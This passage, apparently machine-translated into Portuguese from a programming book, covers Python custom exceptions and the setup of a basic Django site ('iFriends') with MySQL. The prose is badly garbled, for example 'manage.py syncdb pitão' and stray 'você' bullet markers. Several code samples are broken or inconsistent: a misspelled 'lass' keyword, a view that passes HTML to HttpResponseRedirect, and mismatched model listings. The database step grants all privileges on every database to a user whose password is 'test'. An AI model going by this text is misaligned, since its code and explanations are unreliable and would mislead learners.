
Da mesma forma, executar o programa e, em seguida, digitar uma string. O

resultado esperado é como se segue:

```
Enter a number: one  
Exception: name 'one' is not defined
```

Criando uma classe excepcional personalizado

Você pode estender a classe `BaseException` ou `Exception` subclasse para criar a sua classe de exceção personalizada. Veja o diagrama abaixo:



Como você pode ver claramente, a maioria das classes de exceção do Python em Python estão estendendo a partir da classe `BaseException`. Você pode adquirir sua própria classe de exceção de classe `BaseException` ou `Exception` subclasse como `RuntimeError`.

Basta criar um novo arquivo chamado `NegativeAgeException.py` e prossiga para escrever o código abaixo:

```
lass NegativeAgeException(RuntimeError):  
    def __init__(self, age):  
        super().__init__()  
        self.age = age
```

O código acima cria uma classe de exceção fresco chamado `NegativeAgeException` composta de construtores só que chamam o construtor da classe pai com `super()` .__ o `init__()` ea idade está definido.

O uso da classe de exceção personalizada

```
def enterage(age):
    if age < 0:
        raise NegativeAgeException("Only positive integers are allowed")

    if age % 2 == 0:
        print("age is even")
    else:
        print("age is odd")

try:
    num = int(input("Enter your age: "))
    enterage(num)
except NegativeAgeException:
    print("Only positive integers are allowed")
except:
    print("something is wrong")
```

Resumindo Things Up: Usando Python e Django para Criar um site simples

Hoje, você vai aprender como criar um site funcional chamado iFriends. Mesmo que este site é bastante básico, ele vai formar a base para a construção de algo maior que você obter a orientação necessária através dos diferentes aspectos framework Django.

Primeiro, vamos definir esse termo estranho, Django.

O que é Django?

Django é um framework de aplicações web livre escrito em Python. Um framework web é um conjunto de componentes que auxiliam no desenvolvimento de websites de uma forma mais rápida e fácil.

Quando você está construindo um site, você precisa de um conjunto de componentes que são semelhantes, isto é uma maneira de lidar com a autenticação de que o usuário implica inscrever-se, em, e assinar para fora, do painel de gestão, formas, e entre outras coisas seu site, um maneira de fazer o upload dos arquivos.

Como os desenvolvedores web tendem a enfrentar os mesmos problemas quando a construção de um novo site, um bom número deles se uniram e surgiu com frameworks como Django para oferecer componentes prontos.

A finalidade de um quadro como Django

Para entender o que Django é realmente para, você terá de ter um melhor olhar para os servidores.

Essencialmente, o servidor tem de saber, como a primeira coisa que você precisa para servir-lhe uma página web.

Pegue uma caixa de correio monitorada para solicitações ou cartas recebidas como um exemplo. Um servidor web é responsável por isso. Este servidor web vai ler a carta e depois retransmitir uma réplica com uma página web. No entanto, quando você quiser enviar algo, você precisa ter algum conteúdo; Django é o que ajuda a criar esse conteúdo.

O que ocorre quando uma pessoa solicita um site a partir do seu servidor?

No caso de um pedido trata de um servidor web, ele vai para Django, que, em seguida, tenta fazer a solicitação na realidade. Ele primeiro pega o endereço de uma página web e tenta entender o que fazer. Este 'urlresolver' em Django completar a seção (é preciso observar que, neste caso, URL 'Uniform Resource Locator' é um endereço web, razão pela qual o nome urlresolver está a fazer sentido).

Bem, isso não é muito inteligente. Ela recebe uma lista de padrões e tenta correspondentes a URL. Django verifica os padrões de cima para baixo; se algo combinar o Django simplesmente passa a solicitação para 'view', que é a função associada. Tente imaginar um carteiro carregando uma carta. Ele anda pelas ruas verificando cada número com o escrito na carta. Quando ele observa uma partida, ela coloca a letra lá. É assim que o urlresolver opera. Na função 'view', cada coisa interessante é feito; você pode verificar o banco de dados em busca de alguns detalhes. Talvez o usuário solicitou que mudar alguma coisa contida nos dados. Talvez como uma carta dizendo 'mudar a minha descrição do trabalho'. O 'view' pode verificar se você pode fazer isso, e depois atualizar a descrição do trabalho e enviar uma mensagem de volta o seguinte: 'feito!'

Sem dúvida, a descrição acima é um pouco simplificado. No entanto, se você me perguntar, você não precisa saber todos os trabalhos técnicos ainda. Basta ter a idéia geral primeiro para agora.

Ao invés de entrar muito em detalhes, vamos apenas começar a usar o Django para criar algo legal e aprender tudo o que você precisa saber ao longo do caminho.

Um Projeto Django

Esta refere-se simplesmente a um conjunto de definições que definem um exemplo Django particular. As configurações geralmente incluem coisas como configuração de URL, a configuração de banco de dados, bem como várias outras opções, que você vai aprender como você vá junto.

É relativamente simples para criar um projeto de Django no prompt de comando. Apenas siga os passos abaixo:

Altere o diretório (no prompt de comando), onde você precisa para armazenar o código para o projeto iFriends.

Construir um diretório conhecido como iFriends, que será o diretório raiz para este projeto.

Agora mude para este diretório (iFriends). Digite o comando

a seguir para criar o projeto:

```
python django-admin.py startproject iFriends
```

NOTA: Desde que o projeto será um pacote de Python, você deve evitar o uso de um nome de projeto que podem estar em conflito com quaisquer atuais pacotes embutido em Python. Você pode ver a documentação para os pacotes Python built-in [Aqui](#). Em segundo lugar, você não precisa colocar o seu código de projeto em um diretório na base de documentos do servidor web. O framework Django é sempre responsável por executar esse código. Na verdade, você vai achar que é uma idéia melhor para manter o código em algum lugar fora da raiz do servidor web para que o código permanece protegido de acesso directo a partir de um navegador web.

O comando 'startproject' primeiro cria um diretório conhecido como iFriends e, em seguida, armazena os arquivos Python básicos necessários para iniciar o projeto no diretório. O comando 'startproject' cria os arquivos abaixo:

você O arquivo '__init__.py' vazio que informa Python que o diretório site precisa ser tratado como um pacote Python.

você O utilitário de linha de comando 'manage.py', que permite que o administrador iniciar e gerenciar o projeto Django.

você O arquivo de configuração 'settings.py' que controla o comportamento do projeto Django.

você arquivo Python 'urls.py', que define a sintaxe e, em seguida, configura o comportamento dos URLs, que virá a calhar no acesso ao site. Esses arquivos têm um objetivo básico: a criação de um pacote Python, que Django pode realmente usar para definir a estrutura, bem como o comportamento de um site. Como o site cresce em complexidade, vamos discutir mais este.

Inicie o servidor de desenvolvimento

Depois de ter criado o projeto Django, você tem que ser capaz de iniciar o servidor de desenvolvimento para que você testá-lo. Um servidor de desenvolvimento é um servidor web que vem com o projeto Django. Este servidor permite que você desenvolva seu site sem se preocupar sobre como lidar com questões de configuração e gerenciamento de um servidor Web de produção.

Para iniciar o servidor de desenvolvimento, você precisa fazer o seguinte: Alterar o diretório raiz no prompt de comando para o projeto 'iFriends'.

Digite a linha de comando a seguir para iniciar o servidor de desenvolvimento. python
manage.py runserver



```
Command Prompt2 - manage.py runserver
C:\websites>cd iFriends
C:\websites\iFriends>manage.py runserver
Validating models...
0 errors found.

Django version 0.96-pre, using settings 'iFriends.settings'
Development server is running at http://127.0.0.1:8000/
Quit the server with CTRL-BREAK.
```


NOTA: O comando 'CreateProject' que discutimos sobre cópias anteriores do utilitário 'manage.py' na raiz do seu projeto. Este utilitário inicialmente valida o projeto e, em seguida, relata todos os erros. Em caso de não haver erros críticos encontrados, você receberá uma notificação de que o servidor de desenvolvimento está em execução

em <http://127.0.0.1:8000/>.

Agora, verifique se seu servidor de desenvolvimento está funcionando como esperado, abra um navegador da Web e digite o endereço abaixo:

<http://127.0.0.1:8000/>

No caso do servidor de desenvolvimento começar corretamente e você não tem a configuração de depuração mudou-você verá uma página como a descrita abaixo:



NOTA: Você pode informar o servidor de desenvolvimento para usar uma porta diferente para além de 8000 se que um já está em uso. Você pode então isso adicionando uma porta para a linha de comando. Abaixo está um exemplo mostrando a sintaxe para a configuração para o servidor de desenvolvimento para executar na porta 8008:

manage.py runserver 8008

Em segundo lugar, eu espero que você saiba que se você quer parar o servidor de desenvolvimento, você pode simplesmente pressionar Ctrl + Break ou em vez disso, Ctrl + C.

Configurar o banco de dados

Depois de ter verificado que você pode realmente parar e iniciar o servidor de desenvolvimento, é preciso configurar o acesso ao banco de dados. Vamos agora olhar para o processo de fazer e configurar o acesso ao banco de dados que vamos utilizar no projeto de exemplo.

NOTA: Django pode servir páginas web dinamicamente, sem a necessidade de um banco de dados para o armazenamento de informações. No entanto, eu diria que uma das melhores características em Django é a capacidade de realmente implementar website apoiado pela base de dados.

O processo de configuração envolve três passos:

1. Criação de banco de dados e atribuir os direitos
2. Modificando o arquivo 'settings.py' para especificar o tipo, localização, nome e credenciais de acesso do banco de dados.
3. Sincronizar o projeto Django com o banco de dados para criar as tabelas iniciais necessários para o motor de Django.

Django suporta um número de diferentes tipos de motores de banco de dados. Neste livro, vamos usar um **banco de dados MySQL para o projeto**. Minha suposição é que você tem [instalado](#), [Configurado](#) e já [começou](#) um [motor de banco](#) de dados que você pode acessar a partir do servidor de desenvolvimento.

NOTA: banco de dados MySQL não permite que você use todos os nomes que são maiúsculas de minúsculas sempre que a criação de tabelas. No caso de você gostaria de definir objetos em um projeto que tem caracteres maiúsculos, você terá que desligar sensibilidade caso, no âmbito Django. Para fazer isso, você pode usar a configuração abaixo contido no arquivo '<instalação do Django:

```
path>/django/db/backends/__init__.py'
```

```
uses_case_insensitive_names = True
```

Criação de banco de dados e conceder direitos

agora vamos aprender a criar o banco de dados, um usuário administrador, e sobre a concessão de direitos diferentes a partir do console de comando de banco de dados SQL. Além disso, vamos aprender como modificar a configuração 'uses_case_insensitive_names' No âmbito Django para que você possa rotular objetos usando os caracteres maiúsculos. Faça o seguinte:

Digite a linha de comando abaixo do console de comando de banco de dados SQL para criar um banco de dados 'iFriends': CREATE DATABASE iFriendsDB

Para começar a usar o banco de dados, digite o comando a seguir: USE

iFriendsDB

Para criar um usuário administrativo com o nome dadmin, digite o comando

a seguir, com um teste de senha chamado:

```
CREATE USER 'dAdmin'@'localhost' IDENTIFIED BY 'test'
```

Digite o comando a seguir para conceder todos os direitos sobre o banco de dados (iFriends) para o usuário dadmin:

```
GRANT ALL ON *.* TO 'dAdmin'@'localhost'
```

NOTA: No caso do motor de banco de dados tem qualquer interface gráfica, que permite gerenciar bancos de dados, bem como usuários, você também pode tentar usar essa interface para criar o usuário do banco de dados, administrador, bem como para atribuir direitos. Agora abra o arquivo

'<Django installation path>/Django/db/backends/__init__.py' no seu editor.

Adicionar a configuração abaixo para o arquivo para que a sensibilidade caso de banco de dados MySQL está desativado:

```
uses_case_insensitive_names = True
```

Save the file '__init__.py'

Como configurar o acesso de banco de dados em 'settings.py'

Uma vez que o banco de dados está instalado e funcionando e você tem uma conta de usuário já criado para Django, você tem que configurar o 'settings.py' no projeto Django para ser capaz de ter acesso a esse banco de dados. Cada projeto Django tem um arquivo 'settings.py'. O arquivo 'settings.py' é um script Python, que na verdade configura diferentes configurações do projeto.

Django usa as configurações abaixo no arquivo 'settings.py' para ser capaz de controlar o acesso ao banco de dados:

DATABASE_ENGINE (tipo de motor de banco de dados). Django aceita o seguinte:

postgresql_psycopg2, ado_mssql, mysql_old, mysql, sqlite3 and postgresql.

NOME DO BANCO DE DADOS

DATABASE_USER- esta é a conta de usuário utilizada como você se conectar à

base de dados. Com SQLite, nenhum usuário é usado.

DATABASE_PASSWORD- esta refere para a senha para a
DATABASE_USER.

DATABASE_HOST- este refere-se ao hospedeiro em que a base de dados é armazenada. Para localhost, você pode deixá-lo vazio.

DATABASE_PORT- esta é a porta que usa para se conectar ao banco de dados. Se você estiver usando a porta padrão, você pode deixar este vazio.

Configurando Django para acessar banco de dados (iFriends)

Vamos agora olhar para os passos que você precisa tomar para modificar o arquivo 'settings.py' configurações para o banco de dados e usuário criado na última seção, o banco de dados MySQL chamado iFriendsDB, e um nome de usuário dadmin com uma senha de teste em execução no porta padrão e localhost. Em seu editor de texto, abra o arquivo 'iFriends \ settings.py': Obter o DATABASE_ENGINE Configuração- e, em seguida, altere o valor para: DATABASE_ENGINE = 'mysql'

Alterar o valor de configuração DATABASE_NAME para:

DATABASE_NAME = 'iFriendsDB'

Alterar o valor de configuração DATABASE_USER para:

DATABASE_USER = 'dadmin'

Alterar o valor de configuração DATABASE_PASSWORD para:

DATABASE_PASSWORD = 'test'

Verifique se as configurações: DATABASE_PORT e DATABASE_HOST não tem um valor:

DATABASE_HOST = " e;

DATABASE_PORT = "

NOTA: Quando as definições DATABASE_PORT e DATABASE_HOST permanecerem em branco, eles padrão para a porta localhost e padrão. No caso do banco de dados estiver em um servidor remoto, ou talvez ele está sendo executado em uma porta não-padrão, você precisa definir estas opções de acordo.

Sincronizar o projeto para o banco de dados

Uma vez que você tenha configurado o acesso à base de dados no arquivo 'settings.py', agora você pode ter seu projeto sincronizado com o banco de dados. O processo de sincronização do Django criará as tabelas necessárias no banco de dados para

apoiar o seu projeto.

A criação das tabelas será de acordo com as aplicações especificadas na definição: 'INSTALLED_APPS' do 'settings.py' arquivo. Abaixo incluem as configurações padrão especificadas na configuração 'INSTALLED_APPS':

```
INSTALLED_APPS = (  
    'django.contrib.auth',  
    'django.contrib.contenttypes',  
    'django.contrib.sessions',  
    'django.contrib.sites',  
)
```

Olhe a lista abaixo descreve os aplicativos padrão instalados no projeto Django:

você O sistema de autenticação padrão que vem com
Django- django.contrib.auth

você Os tipos de quadro de conteúdo - **django.contrib.contenttypes**

você O quadro que é utilizado na gestão de
sessions- django.contrib.sessions


você O quadro que é utilizado no tratamento de muitos sites com uma
instalação-Django **django.contrib.sites**

Sincronizar o projeto 'iFriends' à iFriends Banco de Dados

Nesta seção, você vai aprender todos os passos que você precisa para passar para sincronizar o projeto Django ao banco de dados. Durante este processo, Django constrói as tabelas padrão, em seguida, segue para avisá-lo de modo a introduzir o endereço de e-mail, senha e nome para a conta website de administração. A senha e nome de usuário que você especificar que você acessar o sistema de autenticação em Django. Basta garantir que você tenha pressionado Ctrl + Break (a partir do prompt do console) para parar o servidor de desenvolvimento.

Altere o diretório raiz do projeto iFriends

Digite o comando a seguir no prompt do console para iniciar a sincronização como a imagem abaixo ilustra: syncdb manage.py python



```
C:\websites\iFriends>python manage.py syncdb
Creating table auth_message
Creating table auth_group
Creating table auth_user
Creating table auth_permission
Creating table django_content_type
Creating table django_session
Creating table django_site

You just installed Django's auth system, which means you don't have any superusers defined.
Would you like to create one now? (yes/no): yes
Please enter either "yes" or "no": yes
Username: django
E-mail address: django@iFriends.com
Password:
Password (again):
Superuser created successfully.
Installing index for auth.Message model
Installing index for auth.Permission model
Loading 'initial_data' fixtures...
No fixtures found.
```

(A imagem acima mostra a sincronização do projeto inicial Django a partir de uma linha de comando com a base de dados)

Digite nome de usuário no prompt para a conta do administrador do site. Digite uma senha na linha de comando para a conta do administrador do site. Neste ponto, o banco de dados tem as mesas certas configurados para deixar o Django usar suas estruturas de conteúdo, autenticação, sessão e local certo.

Instalar um aplicativo

Uma vez que você tenha configurado, bem como sincronizados um determinado banco de dados, você pode começar a instalar aplicativos nele. Instalação de aplicativos é apenas uma questão de construção de um diretório do aplicativo e definir um modelo, bem como ativar o aplicativo para permitir Django ter acesso a ele no banco de dados.

1: construir a primeira aplicação

Tente construir um aplicativo chamado 'povo' que vamos utilizar para acompanhar as pessoas que utilizam o site como segue:

Altere o diretório raiz do projeto 'iFriends' no prompt do console. Digite o comando a seguir em fazer uma aplicação em branco conhecido como

'pessoas':

```
python manage.py startapp People
```

O comando 'startup' irá criar um diretório 'povo' dentro do diretório 'iFriends' e, em seguida, preenchê-lo com os arquivos abaixo:

'__init__.py' é um arquivo importante para o uso de aplicativos como um pacote Python. O código Python definição do modelo está contido em 'models.py' O código Python que define os pontos de vista para o modelo está contido em 'views.py' O arquivo no diretório do aplicativo define como a informação aplicativo ficarão armazenados e acessados em o banco de dados. Além disso, eles definem a forma como as informações no modelo será exibido e visto, como ele está sendo acessado a partir do site.

2: Criar um modelo

Uma vez que o aplicativo foi criado, você vai precisar para construir um modelo para os dados a serem armazenados no aplicativo. Um modelo é uma definição dos atributos, classes e relações dos objetos no aplicativo.

Criando um modelo é simples; basta modificar o arquivo 'model.py' que está localizado no diretório do aplicativo. O arquivo 'models.py' é um script em Python usado para definir as tabelas que devem ser incluídos no banco de dados para o armazenamento de objetos no modelo.

Na primeira, o 'modelo' arquivo contém apenas uma única linha, que importa dos modelos 'objeto FRIN o pacote 'django.db'. Você precisará definir um ou outro ou várias classes de modo a definir o modelo. Na base de dados, cada uma das classes geralmente representa um determinado tipo de objecto.

3: Criando um modelo para a aplicação 'povo'

Estamos indo agora para construir a classe 'pessoa' no modelo de 'povo', fazendo algumas modificações para 'models.py', o script Python para a aplicação 'pessoas'. Na primeira, você vai achar que o script está em branco. Nesta seção, vou levá-lo através de adicionar o código em Python para a definição

de classes no modelo. Somente:

Abra o arquivo 'iFriends \ Pessoas \ models.py' em seu editor.

Abra a linha de comando abaixo para o arquivo, a fim de importar os 'modelos' pacote Django para a aplicação da seguinte forma: a partir de modelos de importação django.db

Agora adicione o trecho de código abaixo para definir a classe 'Pessoa' com e-mail, nome e atributos de texto e headshot da seguinte forma:

```
1. class Person(models.Model):
2.     name = models.CharField('name', maxlength=200)
3.     email = models.EmailField('Email', blank=True)
4.     headshot = models.ImageField(upload_to='img',
5.                                   blank=True)
6.     text = models.TextField('Desc', maxlength=500,
7.                            blank=True)
8.     def __str__(self):
9.         return '%s' % (self.name)
```

Agora salve o arquivo.

Você pode ver o código completo para o arquivo 'iFriends \ People \ modelos.py'.

```
from django.db import models
```

```
class Person(models.Model):
    name = models.CharField('name', max_length=200)
    text = models.TextField('Desc', max_length=500, blank=True)

    def __str__(self):
        return '%s' % (self.name)
```

NOTA: A definição '`__str__`' define representação string do objeto que pode ser usado nos modos de exibição ou outros scripts em Python. Django usa o `__str__` método solidariamente para a exibição de objetos também.

4: Ative o modelo de 'pessoa'


Nesta seção, vamos passar pelo processo de ativar o modelo de 'pessoa', adicionando-o para a configuração 'INSTALLED_APPS' localizou no arquivo

'Settings.py' antes de sincronizar o banco de dados. Just: Abra o arquivo 'iFriends \ settings.py' no seu editor Obter o INSTALLED_APPS e, em seguida, adicionar o aplicativo 'iFriends.People' a ele como você pode ver no trecho abaixo:

```
1. INSTALLED_APPS = (
2.     'django.contrib.auth',
3.     'django.contrib.contenttypes',
4.     'django.contrib.sessions',
5.     'django.contrib.sites',
6.     'iFriends.People',
7. )
```

Agora salve o arquivo.

Sincronizar este pedido (iFriends) na base de dados com o comando abaixo da raiz projecto iFriends como se mostra na figura abaixo: manage.py syncdb pitão



```
C:\websites\iFriends>python manage.py syncdb
Creating table People_person
Loading 'initial_data' fixtures...
No fixtures found.

C:\websites\iFriends>
```

O comando 'syncdb' cria as tabelas apropriadas no banco de dados 'iFriends' para o «Povo de aplicação. Neste ponto, o modelo é activo e os dados podem ser adicionados à base de dados e recuperados a partir do mesmo com Django.

5: Utilizando a API para adicionar dados

agora você vai aprender a fazer uso da interface shell Django, bem como o banco de dados API para permitir que você adicione um objeto 'Pessoa' para a mesa de pessoas rapidamente. Esta concha é um shell Python oferecendo acesso a API de banco de dados que está envolvido com Django. Sua API de banco de dados é um conjunto de métodos em Python que permitem acessar o banco de dados do projeto a partir deste modelo de dados.

Adicionar um objeto 'Pessoa' para o banco de dados iFriends

Depois de abrir o shell Django, siga os passos abaixo para ter-se adicionado como um objeto 'Pessoa' no modelo 'Pessoas' do banco de dados 'iFriends'. Altere o diretório raiz do seu projeto 'iFriends' a partir de um prompt do console. Digite o comando a seguir para o shell Django a ser invocado: shell manage.py python

Digite o código abaixo da janela de comandos para que a classe 'Pessoa' é importado a partir do pacote 'povo'.

```
from iFriends.People.models import Person
```

Digite o comando abaixo para ter um objeto 'Pessoa' criado chamado 'p'

```
p = Person(name="", email="")
```


Agora salve o objeto 'pessoa' que você criou com o comando abaixo:

```
p.save()
```

Confirmar que o objeto foi feito com a função 'Person.objects.all()' que retorna uma lista de todos os 'pessoas' e, em seguida, imprimir a lista da seguinte forma:

```
lst = Person.objects.all()
print lst
```

Os comandos incluem o seguinte:



```
C:\websites\iFriends>python manage.py shell
Python 2.4.2 (#67, Sep 28 2005, 12:41:11) [MSC v.1310 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
(InteractiveConsole)
>>> from iFriends.People.models import Person
>>> p = Person(name="Brad Dayley", email="dayleybooks@yahoo.com")
>>> p.save()
>>> lst = Person.objects.all()
>>> print lst
[<Person: Brad Dayley>]
>>> -
```

O objeto 'Pessoa' já foi feito no banco de dados 'iFriends'.

6: Configurar o arquivo 'URLconf'

Aqui vamos falar sobre a configuração do arquivo 'URLconf' para explicar

como as aplicações instaladas se acessado a partir da web. Este arquivo é um script que permite que você defina pontos de vista particulares acessados de acordo com a URL enviada (pelo navegador). Ao receber uma solicitação de URL, o servidor Django analisa o pedido de acordo com os padrões contidos no arquivo 'URLconf'. Em Python, este pedido é traduzido em uma determinada função que é executada no arquivo 'views.py', que discutiremos em breve.

NOTA: O local do arquivo 'URLconf' é definido pela configuração 'ROOT_URLCONF' localizado no arquivo 'settings.py'. O local padrão é o nome do diretório raiz do projeto. Com relação ao projeto 'iFriends', o valor da ROOT_URLCONF seria definida como o valor a seguir, em que os 'iFriends.urls' é equivalente a 'iFriends / urls.py': ROOT_URLCONF = 'iFriends.urls'

7: Adicionar um padrão de URL para um uso view 'People'

No exemplo aqui, você vai modificar a configuração 'urlpatterns' no arquivo 'iFriends / urls.py' para configurar um padrão de URL pequeno para o 'povo' de aplicação. Em seu editor, abra o arquivo 'iFriends \ urls.py'. Encontrar

a configuração 'urlpatterns' então adicionar a padronizar
'iFriends.People.views.index' a ele como segue:

```
urlpatterns = patterns(",
    (r'^People/$', 'iFriends.People.views.index')
)
```

Agora salve o arquivo.

NOTA: O trecho de código anterior 'iFriends.People.views.index' está se referindo a 'index ()' a função que está localizado no arquivo 'iFriends / Pessoas / views.py' que vamos discutir em seguida.

8: Desenvolver uma visão simples

Tendo configurado o arquivo 'URLconf', você tem que adicionar os pontos de vista à aplicação. Os pontos de vista da aplicação são armazenadas no arquivo 'views.py' como funções no diretório do aplicativo. Quando os servidores de Django obter um pedido de URL, ele analisa o pedido de acordo com os padrões contidos no arquivo 'URLconf' antes de determinar a função para executar a fim de gerar

o ponto de vista web.

9: agora construir a exibição do índice para a aplicação 'povo'

Os passos para a construção de uma exibição do índice de stub para o 'povo' de aplicação no projeto 'iFriends' são simples. Uma vez que a visão é feito, você começa o servidor de desenvolvimento e visualizar a página web gerado. Basta fazer o seguinte: Abra o arquivo 'iFriends / Pessoas / views.py' em seu editor. O arquivo 'views.py' está vazia no início. Adicione o trecho de código abaixo para o arquivo usando o editor.


```
from django.shortcuts import HttpResponseRedirect
from iFriends.People.models import Person

def index(request):
    html = "<H1>People</H1><HR>"
    return HttpResponseRedirect(html)
```

Agora salve o arquivo.

Altere o diretório raiz do projeto 'iFriends' a partir de um prompt de comando. Digite o comando a seguir para iniciar o servidor de desenvolvimento: `python manage.py runserver`

